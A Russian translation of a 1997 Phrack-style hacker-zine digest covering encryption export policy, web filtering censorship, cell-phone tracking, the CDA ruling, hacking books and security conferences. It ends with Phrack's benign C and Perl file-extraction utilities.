0x11: Прорыв криптографического барьера

Источник: Wired
Автор: Крис Оукс
Дата: 5:03 20.06.97 по тихоокеанскому времени

На фоне примечательного совпадения событий, касающихся политики США в области шифрования на этой неделе, одна разработка подчеркнула то, что многие считают тщетностью продолжающихся усилий администрации Клинтона по блокированию экспорта надёжного шифрования: почти мгновенное перемещение 128-битного программного обеспечения PGP с авторизованного сервера в Массачусетском технологическом институте по меньшей мере на один несанкционированный сервер в Европе.

Вскоре после того как бесплатная программа PGP 5.0 от Pretty Good Privacy стала доступна в MIT в понедельник, сетевой менеджер университета Джеффри Шиллер, по его словам, прочитал в Usenet, что программа уже была передана на иностранный FTP-сервер. Запрет или нет, кто-то в Сети осуществил мгновенный экспорт очень мощного фрагмента кода. В среду Wired News загрузил программу с голландского сервера — точно так же, как мог сделать любой желающий.

Пресс-секретарь Министерства торговли сообщил, что его ведомство не было осведомлено об этом нарушении.

Это событие красноречиво совпало с появлением нового законопроекта Сената, стремящегося кодифицировать крипто-политику администрации, и объявлением в среду о том, что академическо-корпоративная команда успешно взломала правительственный стандартный 56-битный код.

Быстрое несанкционированное распространение программы среди иностранных пользователей могло бы неожиданно повлиять на американское законодательство, отметили юридические источники.

«Если бы программа [оригинальный PGP Фила] Циммермана не попала в Интернет и не распространилась по всему миру, вне всяких сомнений, у нас не было бы сегодня надёжного шифрования», — сказал юрист Чарльз Мерилл, руководящий практикой своей фирмы в области компьютерного и высокотехнологичного права. Такие утечки, как в случае с PGP, по его предположению, могут ускорить законный поток подобного программного обеспечения через международные границы.

Роберт Кон, вице-президент и главный юрисконсульт PGP, заявил: «Мы оптимистичны в том, что PGP и таким компаниям, как мы, больше не придётся предпринимать никаких особых мер для экспорта продуктов шифрования».

Публикация в Интернете лишь ускорила процесс, который уже шёл с использованием печатной копии исходного кода PGP 5.0 и сканера — отражая тот факт, что экспорт печатных версий кода шифрования является законным.

В среду оператор Международной домашней страницы PGP объявил, что ему удалось раздобыть исходный код объёмом более 6 000 страниц, начал его сканировать и что заново скомпилированная версия программы будет доступна через несколько месяцев.

Норвежец Стале Шумакер, поддерживающий этот сайт, сообщил, что несколько человек отправили ему по электронной почте и загрузили копии программы на анонимный FTP-сервер, который он содержит. Но он удалил файлы, как только узнал о них, поскольку хочет «создать версию, которая будет на 100% законной», — путём сканирования печатного кода.

Печатная копия поступила от калифорнийского издателя технических руководств и была напечатана при содействии PGP Inc. и её основателя Фила Циммермана. Шумакер говорит, что не знает, кто прислал ему экземпляр.

«Причина, по которой мы публикуем исходный код, — стимулировать проверку коллегами», — сказал Кон из PGP, — «чтобы независимые криптографы могли сообщить другим, что там нет никаких бэкдоров и что это действительно надёжное шифрование».

Шумакер говорит, что его намерения более масштабны.

«Мы — горстка активистов, которые хотели бы увидеть, как PGP распространится по всему миру», — говорится на его сайте, рядом с фотографиями Шумакера, подготавливающего страницы к сканированию. «Вам не разрешено скачивать программу с веб-сервера MIT из-за архаичных законов США. Именно поэтому мы экспортировали книги с исходным кодом».

0x12: Отступление в борьбе за конфиденциальность в сети

Источник: неизвестен
Автор: неизвестен
Дата: четверг, 19 июня 1997 г.

ВАШИНГТОН — Комитет Сената сегодня приостановил законодательные усилия по обеспечению конфиденциальности в сети, одобрив законодательство, которое ограничило бы право предприятий и граждан как использовать шифрование внутри страны, так и экспортировать его.

На голосовании голосами «за» и «против» Торговый комитет Сената принял законодательство, по существу отражающее антишифровальную политику администрации Клинтона.

Законодательство, одобренное сегодня на голосовании Торговым комитетом Сената, было внесено на этой неделе председателем Торгового комитета Сената Джоном Маккейном, республиканцем от Аризоны, и совместно спонсировалось демократами Фрицем Холлингсом от Южной Каролины; Робертом Керри от Небраски и Джоном Керри от Массачусетса.

Программы шифрования скремблируют информацию таким образом, чтобы её можно было прочитать только с помощью «ключа» — кода, который получатель использует для расшифровки зашифрованных электронных данных. Программы, использующие более 40 бит данных для кодирования информации, считаются «сильным» шифрованием. В настоящее время, если только эти ключи не предоставляются правительству, администрация Клинтона запрещает экспорт аппаратного или программного обеспечения, содержащего надёжное шифрование, квалифицируя эти продукты как «боеприпасы».

Правозащитники продолжают критиковать позицию администрации, заявляя, что антикриптографический запрет значительно ослабил участие США на мировом рынке, а также ограничил свободу слова, лишив пользователей права «говорить» с помощью шифрования. Запрет также нарушает право на неприкосновенность частной жизни, ограничивая возможность защиты конфиденциальной информации в новом компьютеризированном мире.

Действия комитета сегодня вывели из рассмотрения так называемое законодательство «Pro-CODE» — законопроект в поддержку шифрования, внесённый сенатором Конрадом Бёрнсом, республиканцем от Монтаны. Хотя законодательство Бёрнса вызвало ряд опасений в области гражданских свобод, оно отменило бы экспортный контроль над программами шифрования и в целом защитило бы личную жизнь граждан.

«Конфиденциальность, анонимность и безопасность в цифровом мире зависят от шифрования», — сказал Дональд Хайнс, законодательный консультант по вопросам конфиденциальности и киберпространства в Вашингтонском национальном офисе ACLU. «Цель законопроекта Pro-CODE состояла в том, чтобы позволить американским компаниям конкурировать с зарубежными отраслями и снять ограничения с основного права на свободу слова — краеугольного камня американской демократии».

«К сожалению, никто из членов Торгового комитета, даже сенатор Бёрнс, не встал на защиту усилий в пользу конфиденциальности и шифрования», — добавил Хайнс.

Однако в Палате представителей законодательство о надёжном шифровании, которое усилило бы защиту конфиденциальности миллионов интернет-пользователей в этой стране и во всём мире, уже одобрено двумя подкомитетами.

Законодательство — H.R. 695, «Закон о безопасности и свободе посредством шифрования» (SAFE) — сделало бы более мощные продукты шифрования доступными для американских граждан и интернет-пользователей по всему миру. Его внёс представитель Роберт У. Гудлатт, республиканец от Вирджинии.

«Мы продолжаем работать над достижением цели защиты конфиденциальности всех интернет-пользователей путём отмены необоснованной политики шифрования администрации Клинтона», — заключил Хайнс.

0x13: Сайт Captain Crunch переехал

Источник: Telecom Digest 17.164

URL домашней страницы Cap'n Crunch изменился. Новый URL: http://crunch.woz.org/crunch

Я внёс существенные изменения в сайт, добавил раздел FAQ на основе множества вопросов, которые люди задают мне о блу-боксинге, юридических вопросах и хакерстве в целом. FAQ будет постоянно пополняться по мере того, как я буду разбирать все запросы на информацию, присланные многими людьми.
«Пишите мне» — если хотите добавить вопросы.

Наш новый сервер теперь доступен для размещения веб-сайтов всем желающим использовать его для интересных проектов. Это только для избранных, и вам нужно прислать мне предложение о том, для чего вы планируете его использовать.

[Так что теперь старина Джон сам решает, кто избранный, а кто нет.]

Я готов рассматривать предложения, и когда вы зайдёте на сайт WebCrunchers: http://crunch.woz.org

Там вы найдёте более подробную информацию. Наш сервер — это Mac Power PC, работающий на веб-сервере WebStar, подключённый через T-1 к магистрали. Я знаю, что Mac-сервер может быть медленнее, но при выборе я руководствовался соображениями безопасности. К тому же выбирал не я, а Стив Возняк... :-) Поэтому, пожалуйста, не ругайте меня за использование Mac.

Я знаю, что хакеры ненавидят Mac, но что поделаешь... по крайней мере, у нас теперь есть СОБСТВЕННЫЙ сервер.

Я также убрал всю откровенную коммерческую шумиху с главной страницы и перенёс её в другое место. Но что поделаешь... я вполне заслуживаю того, чтобы зарабатывать КАКОЕ-ТО количество денег на продаже футболок и сборников записей.

Мы планируем использовать его для интересных проектов, и я хочу выложить аудиозаписи телефонных тонов. Например, звук звонка через блу-бокс или старые звуки тандемного стекирования. Если среди вас есть ветераны, у которых, возможно, есть интересные аудиоклипы с такими звуками, свяжитесь со мной.

[Там уже есть страница с этими звуками и многим другим... созданная кем-то, кто самостоятельно открыл для себя фрикинг. Малоизвестный факт, замалчивавшийся из-за чрезмерного пиара: Джон Дрэйпер не изобретал блу-боксинг. Ему всё это объяснили.]

Наша регистрация нового доменного имени скоро будет активирована, и тогда наш URL будет таким:

http://www.webcrunchers.com — Наш сервер веб-хостинга
http://www.webcrunchers.com/crunch — Официальная домашняя страница Cap'n Crunch

С уважением,
Cap'n Crunch

0x14: Министерство юстиции США расследует деятельность Network Solutions

Источник: New York Times
Автор: Агис Салпукас
Дата: 7 июля 1997 г.

Министерство юстиции начало расследование практики присвоения интернет-адресов, чтобы установить, является ли контроль, который компания Network Solutions Inc. осуществляет над этим процессом, нарушением антимонопольного законодательства.

Расследование было раскрыто компанией в четверг в документах, поданных в Комиссию по ценным бумагам и биржам. Эта подача была частью предполагаемого первичного публичного размещения акций, призванного привлечь 35 миллионов долларов.

О расследовании впервые сообщил The Washington Post в воскресенье.

Network Solutions, базирующаяся в Хёрндоне, штат Вирджиния, и являющаяся дочерней компанией Science Applications International Corp., стала мишенью растущего хора жалоб и двух десятков исков по мере расширения Интернета и усиления конкуренции за эти адреса, или доменные имена.

0x15: Cyber Patrol запрещает Crypt Newsletter

Источник: Crypt Newsletter
Автор: Джордж Смит
Дата: 19 июня 1997 г.

Приятель, ты знал, что я — воинствующий экстремист? Так говорит Cyber Patrol — программа сетевой фильтрации, разработанная для защиты ваших детей от киберпомоев. Ставит меня в один ряд с теми, кто спит с «Дневниками Тёрнера» под подушкой, и теми, кто подаёт нудные иски против чиновников IRS. Оказывается, мой сайт опасен для просмотра.

Я обнаружил, что меня считают потенциальным воинствующим экстремистом, читая статью об интернет-цензуре, опубликованную на сайте Peacefire Беннета Хаселтона. Хаселтон жёстко критикует программное обеспечение сетевой фильтрации, и у него были стычки с такими поставщиками, как Cyber Patrol, периодически блокирующими его сайт за смелость быть несогласным.

На странице Хаселтона были ссылки, позволявшие читателям проверить, какие ещё веб-страницы заблокированы различными сетевыми фильтрами. Ради любопытства я ввёл URL Crypt Newsletter — издания, которое я редактирую. К немалому своему удивлению, обнаружил, что меня заблокировал Cyber Patrol. Обвинение? Воинствующий экстремизм. У Cyber Patrol также есть собственный инструмент проверки заблокированных сайтов — так называемый список CyberNOT. Просто чтобы убедиться, я перепроверил. Точно, я оказался CyberNOT.

Можете называть меня Рэем или Джо, но только не воинствующим экстремистом! Я даже ни разу не видел чёрного вертолёта, перевозящего войска ООН для аннексии национального парка.

Однако ничто не бывает столь простым, как кажется на сайте, и прежде чем впасть в праведный гнев по поводу политической цензуры — Crypt Newsletter обвиняли в «левизне» за разоблачение различных мошенников в правительстве, академических кругах и программной индустрии, — я рассказал некоторым из своих читателей. Некоторые из них написали вежливые — ну, почти вежливые — письма Дебре Гривз, руководителю интернет-исследований Cyber Patrol. И Гривз ответила почти немедленно, указав, что произошла ошибка.

Мой сайт был заблокирован как побочный результат запрета другой страницы на том же сервере. «У нас есть [заблокированный] сайт на этом сервере со схожим каталогом. Я изменила запись в нашем списке, чтобы сделать её более уникальной и не затрагивать [ваш сайт]», — написала она.

Возможно, мне следовало успокоиться, узнав, что Cyber Patrol блокирует сайты не просто за насмешки над власть имущими — излюбленное американское занятие. Но если честно, я был ещё больше поражён, обнаружив беспорядочный подход компании к блокировкам. Она не включает в свою базу данных точные URL. Вместо этого предпочитает неполные адреса, блокирующие всё в окрестностях нарушающей правила страницы. Тот, что поразил Crypt News, — это «soci.niu.edu/~cr», усечённая версия моего полного URL. Иными словами: любая страница на этой машине, попадавшая под «~cr», была обречена.

Джим Томас, профессор социологии Северного университета Иллинойса, управляет этим конкретным сервером, и было трудно представить, что на нём может быть воинствующего экстремистского содержания. Тем не менее я поделился новостью с Томасом. Оказалось, что мишенью стала официальная домашняя страница отдела критической криминологии Американского общества криминологии — академический ресурс. Там публикуются статьи из научного криминологического журнала, и страница имела наглость публично выступать против смертной казни, но, похоже, не содержала ничего, что связывало бы её с бросателями бомб-анархистами, педофилами и порнографами.

Однако на странице была копия Манифеста Унабомбера.

Я сказал Томасу, что готов поставить 1000 долларов наличными, что именно тирада Теда Качиньского лежит в основе блокировки Cyber Patrol. Томас подтвердил это, но я не могу передать его точные слова. Это может стать причиной блокировки и этой страницы тоже.

Суть сводится к тому, что Cyber Patrol запрещает размещённые в Интернете тексты, которые уже публиковались в ежедневных газетах — в Washington Post. Можно также сказать, что Манифест Унабомбера уже был доставлен в каждый уголок американского общества.

Если абсурдность ситуации ещё недостаточно очевидна, учтите, что один из партнёров Cyber Patrol — CompuServe — продвигал приобретение электронных копий Манифеста Унабомбера после его публикации в Post. И эти копии не были subject каким-либо ограничениям, мешавшим детям читать их. Собственно, мне никогда не встречались представители среднего класса Америки, говорившие: «Проклятые безответственные злодеи из Post! Теперь мои дети вдохновятся уйти в леса, писать загадочные эссе с критикой технического общества и рассылать взрывные посылки совершенно незнакомым людям».

А вам встречались?

Так не объяснит ли кто-нибудь мне, как блокировка Манифеста Унабомбера, домашней страницы отдела критической криминологии AOK и Crypt Newsletter защищает детей от похабщины и непристойности? Это риторический вопрос.

Cyber Patrol активно продаётся публичным библиотекам — и некоторые из них уже приобрели его под предлогом защиты детей от сетевого разврата.

Смешно: я думал, что именно в публичной библиотеке скорее всего можно найти копию Манифеста Унабомбера.

0x16: Немного юмора о медийных хаках и хакерах

Источник: Список рассылки Defcon
Автор: Джордж Смит / Crypt Newsletter

В замечательной коллекции стереотипов Associated Press 14 июля опубликовало материал об ежегодном собрании хакеров DefCon в Лас-Вегасе. Текст умудрился вместить хотя бы по одному затасканному клише в каждый абзац.

Вот их краткое содержание.

Лид-предложение: «Они — самоназванные компьютерные фанатики...»

Следом: «Эти по большей части нескладные, по большей части мужского пола подростки... также являются самыми умными и хитрыми компьютерными хакерами страны».

Ещё через полсотни слов: «Это парни, которых колотили в школе, и теперь у них есть шанс отомстить...»

Добавить щепотку очевидного: «Это субкультура компьютерных технологий...»

Замешать перефразированный хакерский слоган: «Хакерство рождается из интеллектуального желания понять, как устроены вещи...»

Нотка преступности и маргинального чудака: «Немногие из этих гениев решаются назвать своё имя, опасаясь уголовного преследования... 25-летний аналитик по безопасности в ошейнике и с кольцом в носу осторожничает насчёт личных данных».

Завершить двумя банальностями, воспроизводящими стереотип:

«Хакеры — не злые люди. Хакеры — это дети».

В качестве простого сатирического упражнения Crypt News переписал материал Associated Press в виде репортажа о съезде редакторов газет.

Вот что получилось:

ЛАС-ВЕГАС — Они — самоназванные компьютерные фанатики, одетые в накрахмаленные белые рубашки и галстуки.

Эти по большей части полноватые, по большей части мужского пола тридца-, сорока- и пятидесятилетние — самые известные в стране политические обозреватели, колумнисты светской хроники и выпускающие редакторы. В пятницу более 1 500 из них собрались в душном конференц-зале, чтобы обменяться новостями и завести связи.

«Это парни, которые в студенческие годы ели золотых рыбок и собачьи галеты на вечеринках братства — и теперь их время блистать», — сказал Дрю Уильямс, чья компания Hill & Knowlton стремится привлечь лучших редакторов и журналистов для корпоративного пиара.

«Это субкультура корпоративных коммуникаторов», — заявил Уильямс.

Журналистика рождается из интеллектуального желания быть глашатаем и стремления показать, как много ты знаешь, говорили участники съезда. Тиражи и рекламные доходы ценятся выше изящной прозы, а репортаж о президентских шашнях приносит больше уважения коллег, чем неуклюжие обличения корпоративных субсидий и беловоротничковой преступности.

Группу дородных редакторов и телевизионных комментаторов подслушали рассуждавшими о том, как войти в лекционный бизнес, где один удачно произнесённый доклад перед группой влиятельных генеральных директоров или военных может принести больше, чем большинство американцев зарабатывает за год.

Немногие из этих редакторов соглашались говорить под запись, опасаясь профессиональных репрессий. Даже Э. Дж. — обычно словоохотливый 45-летний редактор передовиц из Вашингтона — был немногословен.

«Колумнисты — это не просто люди, пишущие о политическом скандале дня», — осторожно сказал Э. Дж. — «Мне нравится думать, что колумнист — это человек, который разбирает что-то такое, что, возможно, и не нуждалось в разборке».

«Мы — не злые люди. Мы — профессиональные артисты средних лет в серых фланелевых костюмах».

0x17: Технологии сотового слежения

Источник: неизвестен
Автор: неизвестен

Недавняя статья в San Jose Mercury News, написанная Берри Уиттом («Разногласия откладывают внедрение неэкстренного номера телефона»), поднимает несколько важных вопросов, которые, я думаю, актуальны для читателей CUD...

Помнит ли кто-нибудь запрос ФБР к компаниям сотовой связи о встраивании технологии слежения в свои системы, позволяющей определять местонахождение человека с точностью до метра? Эта предложенная политика вызвала волну вопросов о конфиденциальности и протестов со стороны отрасли, предупредившей, что такие требования сделают их неконкурентоспособными на мировом рынке. Статья, датированная 20 июля (посвящённая вопросам ответственности при вызовах 911 с

сотовых телефонов), наводит на мысль, что федеральные власти, возможно, нашли способ обойти этот спор. В статье говорится:

«Индустрия сотовой связи работает над выполнением федерального требования: к следующей весне звонки 911 с сотовых телефонов должны предоставлять диспетчерам местоположение ближайшей базовой станции, а в течение пяти лет сотовые звонки должны предоставлять диспетчерам местоположение звонящего с точностью до 125 метров».

На первый взгляд это кажется разумным и весьма далеко от требований слежки в режиме реального времени за любым включённым сотовым телефоном (первоначальный запрос ФБР). Но уже к следующей весне эта система слежения будет запущена и введена в эксплуатацию. Я не слышал о какой-либо публичной дискуссии о последствиях для конфиденциальности этого «федерального требования», а также нет никаких указаний на то, что эта информация будет ограничена только операторами службы 911.

Будет ли эта информация доступна правоохранительным органам при наличии ордера? А без него? Будет ли эта информация защищена так, чтобы предприимчивые преступники не могли ею воспользоваться? Именно КАКОГО рода безопасность внедряется, чтобы это НЕ стало доступным широкой общественности?

Это смахивает на скрытые манипуляции. Прикрывая вопрос отслеживания сотовых телефонов вполне реальной проблемой системы определения местонахождения при звонке 911, федеральное правительство и правоохранительные органы обошли законные вопросы о конфиденциальности, возникшие в связи с их первоначальным запросом о слежке за сотовыми телефонами.

0x18: Суд отменяет положение о непристойности в Интернете

Источник: Associated Press
Автор: неизвестен
Дата: 26 июня 1997 г.

ВАШИНГТОН (AP) — Конгресс нарушил права свободы слова, пытаясь ограничить распространение непристойностей в Интернете, постановил сегодня Верховный суд. В ходе первого вторжения в сферу законодательства о киберпространстве суд признал недействительным ключевое положение Закона о порядочности в коммуникациях 1996 года.

Усилия Конгресса по защите детей от сексуально откровенных материалов зашли слишком далеко, поскольку они также лишали бы взрослых доступа к таким материалам, которые они имеют право просматривать, единогласно постановили судьи.

Закон криминализировал размещение ориентированных на взрослых материалов в сети там, где их могут найти дети. Это положение так и не вступало в силу, поскольку в прошлом году его заблокировал суд из трёх судей в Филадельфии.

«Мы согласны с судом из трёх судей в том, что статут ущемляет свободу слова, защищённую Первой поправкой», — написал судья Джон Пол Стивенс от имени суда.

«[Закон о порядочности в коммуникациях] представляет собой регулирование речи по её содержанию», — написал он. «Расплывчатость подобного регулирования порождает особые опасения в свете Первой поправки ввиду очевидного сдерживающего воздействия на свободу слова».

«Как вопрос конституционной традиции... мы предполагаем, что государственное регулирование содержания речи с большей вероятностью будет мешать свободному обмену идеями, а не

поощрять его», — написал Стивенс.

Сексуально откровенные слова и изображения защищены Первой поправкой к Конституции, если они признаются неприличными, но не непристойными.

Книги

0x1: Книга «Underground»

Публикатор: Даррен Рид

Несколько человек уже слышали от меня упоминания об этой книге, но я думаю, что в ней есть кое-что, что удивит немало людей. Большинство из нас привыкли читать истории о хакерстве, написанные теми, кто ловил хакеров... эта же книга — непрерывное повествование о местной хакерской сцене... с не совсем местными контактами и подвигами.

Среди важных вещей, на которые стоит обратить внимание, — насколько хорошо они сотрудничают, конкурируя при этом друг с другом, и что они делают, когда злятся друг на друга. Тем временем большинство «белых шляп» слишком заняты утаиванием информации от других «белых шляп»...

Побывав в прошлом на «стороне жертвы», весьма неприятно, когда человек, которого вы добивались ареста, отделывается штрафом. Большинство из нас согласились бы, что их следует заключить под стражу, но, судя по тому, что есть в книге, большинство из них страдают либо от домашних проблем, либо от других психических расстройств (включая одно заявление в суде о зависимости от хакерства). Желающим присоединиться к «Анонимным хакерам», помогающим слезть с этого порочного занятия? По меньшей мере в одном задокументированном в книге случае виновные приговорены к реальному сроку.

Несколько утешительно читать, что люди действительно взламывали машины, принадлежащие экспертам по безопасности — Джину Спаффорду и Мэтту Бишопу, хотя мне было бы предпочтительнее не читать о том, как им успешно удалось взломать NIC :-/ Не знаю, как вы, но мне всё равно, какие у них мотивы — я бы предпочёл, чтобы они не проникали в машины, обеспечивающие ключевые сервисы для Интернета.

Для всех тех, кто любит прятаться за брандмауэрами: в одном из случаев хакер входит через X.25 и выходит в Интернет. Просто и удобно — ведь нам не нужно защищать наше X.25-соединение брандмауэром, не правда ли? :-)

Ах, и для всех этих поклонников VMS, которые любят говорить «Мы защищены, мы работаем на VMS, а не на Unix» — первая глава книги посвящена VMS-червю под названием «WANK», который едва не вывел из строя всю сеть VMS NASA. Интересно, сколько времени пройдёт, прежде чем появится его аналог для NT...

В целом — весьма неплохое чтение (из которого, я уверен, хакеры почерпнут не меньше, чем все остальные).

Данные книги:
Название: UNDERGROUND — Tales of Hacking, madness and obsession on the Electronic Frontier
ISBN 1-86330-595-5
Автор: Suelette Dreyfus
Издатель: Random House

Адрес издателя: 20 Alfred St, Milsons Point, NSW 2061, Australia
Цена: AUS$19.95

И ещё, лучший URL для книги, который я нашёл:

http://www.underground-book.com (http://underground.org/book — зеркало)

0x2: Книга «Hackers»

Публикатор: Пол Тейлор (P.A.Taylor@sociology.salford.ac.uk)

Приглашаю всех желающих связаться со мной и обсудить вышеназванную книгу и/или всё, что они считают уместным и важным.

Ниже — краткий обзор обоснования и предполагаемой структуры будущей книги.

Hackers: исследование технокультуры

Предыстория

«Hackers» основана на четырёхлетнем докторском исследовании, проводившемся с 1989 по 1993 год в Эдинбургском университете. Исследование сосредоточилось на трёх основных группах: компьютерное подполье (CU); индустрия компьютерной безопасности (CSI); и академическое сообщество. Дополнительная информация была получена от государственных чиновников, журналистов и других лиц.

Интервью лицом к лицу проводились в Великобритании и Нидерландах. В них участвовали такие фигуры, как Роп Гонгрийп из журнала Hack-Tic, профессор Хиршберг из Делфтского университета и Роберт Шифрин. Интервью по электронной почте и телефону проводились в Европе и США с такими фигурами, как профессор Юджин Спаффорд из Университета Пердью, Кевин Митник, Крис Гоггинс и Джон Дрэйпер.

Обоснование

Эта книга представляет собой академическое исследование социальных процессов, лежащих в основе хакерства, написанное при этом доступным для широкой аудитории языком. Она призвана восполнить пробел, оставленный подходом «вот это да!», характерным для многих журналистских репортажей о хакерстве. Тональность этих книг, как правило, задаётся их названиями: The Fugitive Game; Takedown; The Cyberthief and the Samurai; Masters of Deception — и так далее...

Основной аргумент этой книги состоит в том, что вопреки образу, создаваемому СМИ, хакерство не является и никогда не являлось простым противостоянием «электронных вандалов» и «хороших парней»: правда гораздо сложнее. Границы между хакерством, индустрией безопасности и академическими кругами, например, зачастую весьма размыты. Кроме того, хакерство имеет значение за пределами своей непосредственной среды: споры вокруг него символизируют попытки общества сформировать ценности информационной среды, в которой нам предстоит жить завтра.

Структура книги

Введение — предыстория исследования и круг участников.

Глава 1 — Культурное значение хакерства: документальные и художественные образы хакерства.

Глава 2 — Взлом системы: хакеры и теории технологических изменений.

Глава 3 — Хакеры: их культура.

Глава 4 — Хакеры: их мотивации.

Глава 5 — Состояние (кибер)нации: слабые места в компьютерной безопасности.

Глава 6 — Мы и они: формирование границ и конструирование «другого».

Глава 7 — Хакерство и законодательство.

Заключение.

Конференции

0x1: Конференция по киберпреступности

Дата: 29–31 октября

Конференция по киберпреступности, электронной торговле и банковскому делу, корпоративной, банковской и компьютерной безопасности, финансовым преступлениям и информационной войне состоится 29, 30 и 31 октября 1997 года (Вашингтон, О.К.) и 17–18 ноября (Нью-Йорк) для банкиров, юристов, директоров по информационной безопасности, правоохранительных органов, регуляторов, разработчиков/поставщиков технологий.

Реагируя на глобальную угрозу, порождаемую развитием технологий, высокопоставленные лица, принимающие решения, объединятся для обмена средствами и решениями, направленными на максимальную защиту финансовой и интеллектуальной собственности, а также против конкурентного шпионажа и электронной войны. Международный факультет из 30 экспертов поможет вам защитить ваши бизнес-активы, а также информационную инфраструктуру в целом.

Также состоится небольшая выставка технологических поставщиков.

Организатор: Oceana Publications Inc. — 50-летний издатель в области международного права, в сотрудничестве с Центром международных исследований финансовых преступлений, Юридическим колледжем Университета Флориды, и Kroll Associates, ведущей следственной фирмой. За дополнительной информацией звоните по номерам 800/831-0758 или 914/693-8100; или пишите на Oceana@panix.com.

http://www.oceanalaw.com/seminar/sem_calendar.htm

0x2: Симпозиум «Компьютеры и право IV»

Дата: 6–9 октября, Бостон

«Компьютеры и право IV» — единственное мероприятие, объединяющее корпоративных руководителей, компьютерных специалистов и юридических экспертов для обсуждения технологий Интернета и Всемирной паутины в свете закона. Конференция предоставляет форум и образовательные возможности для всех, кто заинтересован в том, чтобы обезопасить свои инвестиции в системы и соответствовать требованиям закона.

Темы включают:
• Корпоративная ответственность в Интернете
• Управление рисками в Интернете на предприятии
• Найм надёжного системного администратора

• Правовые риски интернет-коммерции
• Установление политики добросовестного использования
• Уголовное преследование взломщиков систем
• Взаимодействие с системным администратором
• Понимание авторского права
• Оценка уязвимости перед хакерами
• Конфиденциальность сотрудников vs. права владельца
• ...и многое другое!

ДЛЯ ПОЛУЧЕНИЯ ДОПОЛНИТЕЛЬНОЙ ИНФОРМАЦИИ ОБРАЩАЙТЕСЬ:
The Sun User Group * 14 Harvard Ave, 2nd Floor * Allston, MA 02134
(617)787-2301 * conference@sug.org * http://www.sug.org/CL4

Утилита извлечения файлов Phrack Magazine

Автор: Phrack Staff

На этот раз у вас есть возможность использовать либо C-версию программы extract, либо версию на PERL, предоставленную Daos.

```
/*  extract.c by Phrack Staff and sirsyko
 *
 *  (c) Phrack Magazine, 1997
 *
 *  Извлекает текстовые файлы из специально размеченного плоского файла
 *  в иерархическую структуру директорий. Используется для извлечения
 *  исходного кода из статей Phrack Magazine (впервые появилось в Phrack 50).
 *
 *  gcc -o extract extract.c
 *
 *  ./extract filename
 */

#include <stdio.h>
#include <sys/stat.h>
#include <string.h>

int main(int argc, char **argv){

    char *s="<++> ",*e="<-->",b[256],*bp;
    FILE *f,*o = NULL;
    int l, n, i=0;

    l = strlen(s);
    n = strlen(e);

    if(argc<2) {
        printf("Usage: %s <inputfile>\n",argv[0]);
        exit(1);
    }

    if(! (f=fopen(argv[1], "r"))) {
        printf("Could not open input file.\n");
        exit(1);
    }

    while(fgets(b, 256, f)){

        if(!strncmp (b, s, l)){
            b[strlen(b)-1] = '\0';

            if((bp=strchr(b+l+1,'/')))
                while (bp){
                    *bp='\0';
                    mkdir(b+l, 0700);
                    *bp='/';
                    bp=strchr(bp+1,'/');
                }
            if((o = fopen(b+l, "w")))
                printf("- Extracting %s\n",b+l);
            else {
                printf("Could not extract '%s'\n",b+l);
                exit(1);
            }
        }
        else if(!strncmp (b, e, n)){
            if(o) fclose(o);
            else {
                printf("Error closing file.\n");
```

```
                exit(1);
            }
        }
        else if(o) {
            fputs(b, o);
            i++;
        }
    }
    if(!i) printf("No extraction tags found.\n");
    return(0);
}
```

Автор Perl-версии: Daos <daos@nym.alias.net>

```
#!/bin/sh -- # -*- perl -*- -n
eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+\+\>/) {$curfile = substr($_ , 5); $opening=1;};
if (/^\<\-\-\>/) {close ct_ex; $opened=0;};
if ($opening) {
        chop $curfile;
        $sex_dir= substr( $curfile, 0, ((rindex($curfile,'/'))) ) if ($curfile =~ m/\//);
        eval {mkdir $sex_dir, "0777";};
        open(ct_ex,">$curfile");
        print "Attempting extraction of $curfile\n";
        $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};
```

Конец файла